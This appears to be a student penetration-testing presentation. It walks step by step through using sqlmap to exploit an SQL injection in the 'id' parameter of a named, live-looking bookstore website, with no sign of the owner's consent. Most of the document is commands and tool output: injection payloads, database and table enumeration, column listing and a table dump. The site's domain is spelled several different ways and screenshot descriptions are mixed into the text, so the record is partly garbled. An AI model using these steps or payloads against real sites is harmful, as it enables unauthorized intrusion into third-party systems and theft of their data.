do you want to store crawling results to a temporary file for eventual further processing with other tools [y/N] N
[15:16:45] [INFO] found a total of 16 targets
[1/16] URL:
GET https://www.ipbooks.com/other-publishers.php?id=10
do you want to test this URL? [Y/n/q]
> Y
[15:16:45] [INFO] testing URL 'https://www.ipbooks.com/other-publishers.php?id=10'
[15:16:45] [INFO] using '/root/.local/share/sqlmap/output/results-03172024_0316pm.csv' as the CSV results file in multiple targets mode
[15:16:45] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=29md9ovid8p...kkjagi03u4'). Do you want to use those [Y/n] Y
```

Now we get all the Database Names. ☐

```
[15:17:09] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'  
[15:17:40] [INFO] GET parameter 'id' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable  
[15:17:40] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'  
[15:17:40] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found  
[15:17:41] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test  
[15:17:46] [INFO] target URL appears to have 27 columns in query  
[15:17:51] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable  
[15:17:51] [WARNING] parameter length constraining mechanism detected (e.g. Suhosin patch). Potential problems in enumeration phase can be expected  
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N  
sqlmap identified the following injection point(s) with a total of 78 HTTP(s) requests:  
—  
Parameter: id (GET)  
Type: boolean-based blind  
Title: AND boolean-based blind - WHERE or HAVING clause  
Payload: id=10 AND 7676=7676  
  
Type: time-based blind  
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)  
Payload: id=10 AND (SELECT 4068 FROM (SELECT(SLEEP(5)))KxCW)  
  
Type: UNION query  
Title: Generic UNION query (NULL) - 27 columns  
Payload: id=10 UNION ALL SELECT NULL,CONCAT(0x7176717871,0x5577425479447a774467795658467a556b6c6c6a6c55756c4f764778496b6a524b6750454a617050,0x7170626b71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--  
—  
do you want to exploit this SQL injection? [Y/n] Y  
[15:17:51] [INFO] the back-end DBMS is MySQL  
web application technology: Apache, PHP  
back-end DBMS: MySQL ≥ 5.0.12  
[15:17:58] [INFO] fetching database names  
available databases [2]:
```

Now we get all the Database Names.□

```
File Actions Edit View Help
,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
do you want to exploit this SQL injection? [Y/n] Y
[15:17:51] [INFO] the back-end DBMS is MySQL
[*] back-end DBMS: MySQL >= 5.0.12
[15:17:58] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] iphbooks_iphb_db

SQL injection vulnerability has already been detected against 'www.iphbooks.com'. Do you want to skip further tests involving it? [Y/n] Y
[15:17:59] [INFO] skipping 'https://www.iphbooks.com/other-languages.php?languages=english'
[15:17:59] [INFO] skipping 'https://www.iphbooks.com/productdetails.php?id=938'
[15:17:59] [INFO] skipping 'https://www.iphbooks.com/online-store.php?author=V.P. SHOUKATHALI, ABDUL LATHEEF KODUVALLY'
[15:17:59] [INFO] skipping 'https://www.iphbooks.com/bundle-offers-details.php?id=29'
[15:17:59] [INFO] skipping 'https://www.iphbooks.com/newsdetails.php?id=51'
[15:17:59] [INFO] skipping 'https://www.iphbooks.com/online-store.php?category=4'
[15:17:59] [INFO] skipping 'https://www.iphbooks.com/online-store.php?sub_category_id=14'
[15:17:59] [INFO] skipping 'https://www.iphbooks.com/other-publishers.php?id=10&pgindex=1'
[15:17:59] [INFO] skipping 'https://www.iphbooks.com/authors.php?pgindex=1'
[15:17:59] [INFO] skipping 'https://www.iphbooks.com/other-languages.php?pgindex=1'
[15:17:59] [INFO] skipping 'https://www.iphbooks.com/online-store.php?pgindex=1'
[15:17:59] [INFO] skipping 'https://www.iphbooks.com/other-languages.php?languages=malayalam&pgindex=1'
[15:17:59] [INFO] skipping 'https://www.iphbooks.com/other-publishers.php?pgindex=1'
[15:17:59] [INFO] skipping 'https://www.iphbooks.com/top.php?pgindex=1'
[15:17:59] [INFO] skipping 'https://www.iphbooks.com/online-store.php?author=6&pgindex=1'
[15:17:59] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/root/.local/share/sqlmap/output/results-03172024_0316pm.csv'
```

Step 3: After getting the database name use -tables command for retrieve all the tables name

```
(root㉿kali)-[~/home/kali]
# sqlmap -u "https://www.ipbooks.com/" --batch --crawl 2 --threads 3 -D information_schema --tables
{1.7.11#stable} ←

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:20:21 /2024-03-17/

do you want to check for the existence of site's sitemap(.xml) [y/N] N
[15:20:21] [INFO] starting crawler for target URL 'https://www.ipbooks.com/'
[15:20:21] [INFO] searching for links with depth 1
[15:20:22] [INFO] searching for links with depth 2
[15:20:22] [INFO] starting 3 threads
[15:20:38] [INFO] 94/142 links visited (66%)
got a 302 redirect to 'https://www.ipbooks.com/login.php'. Do you want to follow? [Y/n] Y
do you want to normalize crawling results [Y/n] Y
do you want to store crawling results to a temporary file for eventual further processing with other tools [y/N] N
[15:20:49] [INFO] found a total of 16 targets
[1/16] URL:
GET https://www.ipbooks.com/other-publishers.php?id=10
do you want to test this URL? [Y/n/q]
> Y
[15:20:49] [INFO] testing URL 'https://www.ipbooks.com/other-publishers.php?id=10'
[15:20:49] [INFO] resuming back-end DBMS 'mysql'
[15:20:49] [INFO] using '/root/.local/share/sqlmap/output/results-03172024_0320pm.csv' as the CSV results file in multiple targets mode
```

We get all the Tables name from Database ■

The screenshot shows a MySQL Workbench interface with a list of database tables on the left and a search bar at the top.

Tables:

- COLLATIONS
- COLLATION_CHARACTER_SET_APPLICABILITY
- COLUMN_PRIVILEGES
- FILES
- GLOBAL_STATUS
- GLOBAL_VARIABLES
- INNODB_BUFFER_PAGE
- INNODB_BUFFER_PAGE_LRU
- INNODB_BUFFER_POOL_STATS
- INNODB_CMP
- INNODB_CMPMEM
- INNODB_CMPMEM_RESET
- INNODB_CMP_PER_INDEX
- INNODB_CMP_PER_INDEX_RESET
- INNODB_CMP_RESET
- INNODB_FT_BEING_DELETED
- INNODB_FT_CONFIG
- INNODB_FT_DEFAULT_STOPWORD
- INNODB_FT_DELETED
- INNODB_FT_INDEX_CACHE
- INNODB_FT_INDEX_TABLE
- INNODB_LOCKS
- INNODB_LOCK_WAITS
- INNODB_METRICS
- INNODB_SYS_COLUMNS
- INNODB_SYS_DATAFILES
- INNODB_SYS_FIELDS
- INNODB_SYS_FOREIGN
- INNODB_SYS_FOREIGN_COLS
- INNODB_SYS_INDEXES
- INNODB_SYS_TABLES
- INNODB_SYS_TABLESPACES

Search Bar:

Search by: Select Category

Website Header:

IPT BOOKS
Download App Register Login

WishList ₹ 0

Background Website Content:

മകയിലേക്കുള്ള
പാത

മൂഹമദ് അസൈൻസ്
വിവർത്തനം - എം.എൽ. കാര്യൻ

People's Choice

New Arrivals

View All

Step 4:-After getting the tables we have to find columns in that tables for that use -D database name -T table name --columns

```
(root㉿kali)-[~/home/kali]
# sqlmap -u "https://www.ipphbooks.com/" --batch --crawl 2 --threads 3 -D information_schema -T VIEWS --columns
{1.7.11#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:33:13 /2024-03-17/

do you want to check for the existence of site's sitemap(.xml) [y/N] N
[16:33:13] [INFO] starting crawler for target URL 'https://www.ipphbooks.com/'
[16:33:13] [INFO] searching for links with depth 1
[16:33:16] [INFO] searching for links with depth 2
[16:33:16] [INFO] starting 3 threads
[16:33:30] [INFO] 26/142 links visited (18%)
got a 302 redirect to 'https://www.ipphbooks.com/login.php'. Do you want to follow? [Y/n] Y
do you want to normalize crawling results [Y/n] Y
do you want to store crawling results to a temporary file for eventual further processing with other tools [y/N] N
[16:33:58] [INFO] found a total of 16 targets
[1/16] URL:
GET https://www.ipphbooks.com/other-publishers.php?id=10
do you want to test this URL? [Y/n/q]
```



Here we retrieved all the columns of that table.

```
root@kali: /home/kali
File Actions Edit View Help

Type: UNION query
Title: Generic UNION query (NULL) - 27 columns
Payload: id=10 UNION ALL SELECT NULL,CONCAT(0x7176717871,0x5577425479447a774467795658467a556b6c6c6a6c55756c4f764778496b6a524b675045
4a617050,0x7170626b71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
do you want to exploit this SQL injection? [Y/n] Y
[16:34:00] [INFO] the back-end DBMS is MySQL
web application technology: Apache, PHP
back-end DBMS: MySQL ≥ 5.0.12
[16:34:00] [INFO] fetching columns for table 'VIEWS' in database 'information_schema'
Database: information_schema
Table: VIEWS
[10 columns]
+-----+-----+
| Column      | Type       |
+-----+-----+
| DEFINER      | varchar(93) |
| TABLE_NAME    | varchar(64)  |
| CHARACTER_SET_CLIENT | varchar(32) |
| CHECK_OPTION   | varchar(8)   |
| COLLATION_CONNECTION | varchar(32) |
| IS_UPDATABLE   | varchar(3)   |
| SECURITY_TYPE   | varchar(7)   |
| TABLE_CATALOG   | varchar(512)  |
| TABLE_SCHEMA    | varchar(64)  |
| VIEW_DEFINITION | longtext   |
```

Step 5 : Use -dump to retrieved all the data of that table

```
(root㉿kali)-[~/home/kali]
# sqlmap -u "https://www.iphbooks.com/" --batch --crawl 2 --threads 3 -D information_schema -T VIEWS --dump
```

The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal is running the command:

```
sqlmap -u "https://www.iphbooks.com/" --batch --crawl 2 --threads 3 -D information_schema -T VIEWS --dump
```

The background of the terminal shows a web browser displaying the IPH Books website at https://www.iphbooks.com/. The terminal output includes a legal disclaimer about the use of sqlmap, followed by the program's progress messages:

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
```

```
[*] starting @ 15:25:07 /2024-03-17/
```

```
do you want to check for the existence of site's sitemap(.xml) [y/N] N
[15:25:07] [INFO] starting crawler for target URL 'https://www.iphbooks.com/'
[15:25:07] [INFO] searching for links with depth 1
[15:25:08] [INFO] searching for links with depth 2
[15:25:08] [INFO] starting 3 threads
[15:25:13] [INFO] 16/142 links visited (11%)
got a 302 redirect to 'https://www.iphbooks.com/login.php'. Do you want to follow? [Y/n] Y
do you want to normalize crawling results [Y/n] Y
do you want to store crawling results to a temporary file for eventual further processing with other tools [y/N] N
[15:25:32] [INFO] found a total of 16 targets
[1/16] URL:
GET https://www.iphbooks.com/other-publishers.php?id=10
do you want to test this URL? [Y/n/q]
> Y
[15:25:32] [INFO] testing URL 'https://www.iphbooks.com/other-publishers.php?id=10'
[15:25:32] [INFO] resuming back-end DBMS 'mysql'
```



root@kali:~#



File Actions Edit View Help

do you want to exploit this SQL injection? [Y/n] Y

[15:25:34] [INFO] the back-end DBMS is MySQL

web application technology: Apache, PHP

back-end DBMS: MySQL ≥ 5.0.12

[15:25:34] [INFO] fetching columns for table 'VIEWS' in database 'information_schema'

[15:25:36] [WARNING] reflective value(s) found and filtering out

[15:25:36] [INFO] fetching entries for table 'VIEWS' in database 'information_schema'

[15:25:38] [INFO] retrieved: 0

[15:25:43] [WARNING] table 'VIEWS' in database 'information_schema' appears to be empty

Database: information_schema

Table: VIEWS

[0 entries]

DEFINER	CHECK_OPTION	IS_UPDATABLE	TABLE_SCHEMA	TABLE_NAME	SECURITY_TYPE	TABLE_CATALOG	VIEW_DEFINITION	CHARACTER_SET_CLIENT	COLATION_CONNECTION

[15:25:43] [INFO] table 'information_schema:VIEWS' dumped to CSV file: /root/.local/share/sqlmap/dbs/pct/www.ipphbooks.com/dump/information_schema/VIEWS.csv'

SQL injection vulnerability has already been detected against 'www.ipphbooks.com'. Do you want to skip further tests involving it? [Y/n] Y

[15:25:43] [INFO] skipping 'https://www.ipphbooks.com/other-languages.php?languages=english'

[15:25:43] [INFO] skipping 'https://www.ipphbooks.com/productdetails.php?id=938'

[15:25:43] [INFO] skipping 'https://www.ipphbooks.com/online-store.php?author=V.P. SHOUKATHALI, ABDUL LATHEEF KODUVALLY'

[15:25:43] [INFO] skipping 'https://www.ipphbooks.com/bundle-offers-details.php?id=29'

[15:25:43] [INFO] skipping 'https://www.ipphbooks.com/newsdetails.php?id=51'

[15:25:43] [INFO] skipping 'https://www.ipphbooks.com/online-store.php?category=4'

[15:25:43] [INFO] skipping 'https://www.ipphbooks.com/online-store.php?sub_category_id=14'

[15:25:43] [INFO] skipping 'https://www.ipphbooks.com/other-publishers.php?pgindex=1'

Future Scope

- Advancements in artificial intelligence and machine learning are revolutionizing the field, enabling automated and adaptive detection techniques to swiftly identify and mitigate emerging malware variants.
- Also, new technologies like blockchain might create new ways for malware to spread, so we'll need to keep up with that.
- As technology evolves, VAPT techniques will also evolve, incorporating advanced tools and methodologies to uncover vulnerabilities in complex networks and applications.

References

1. Web Hacking 101
2. <https://chat.openai.com/>
3. <https://www.youtube.com/>
 - Letsdefend
 - Hackersploit
 - PBER ACADEMY
 - Cyberwings Security
4. <https://www.google.co.in/>

THANKS

CREDITS: This presentation template was created by [Slidesgo](#),
including icons by [Flaticon](#), and infographics & images by [Freepik](#)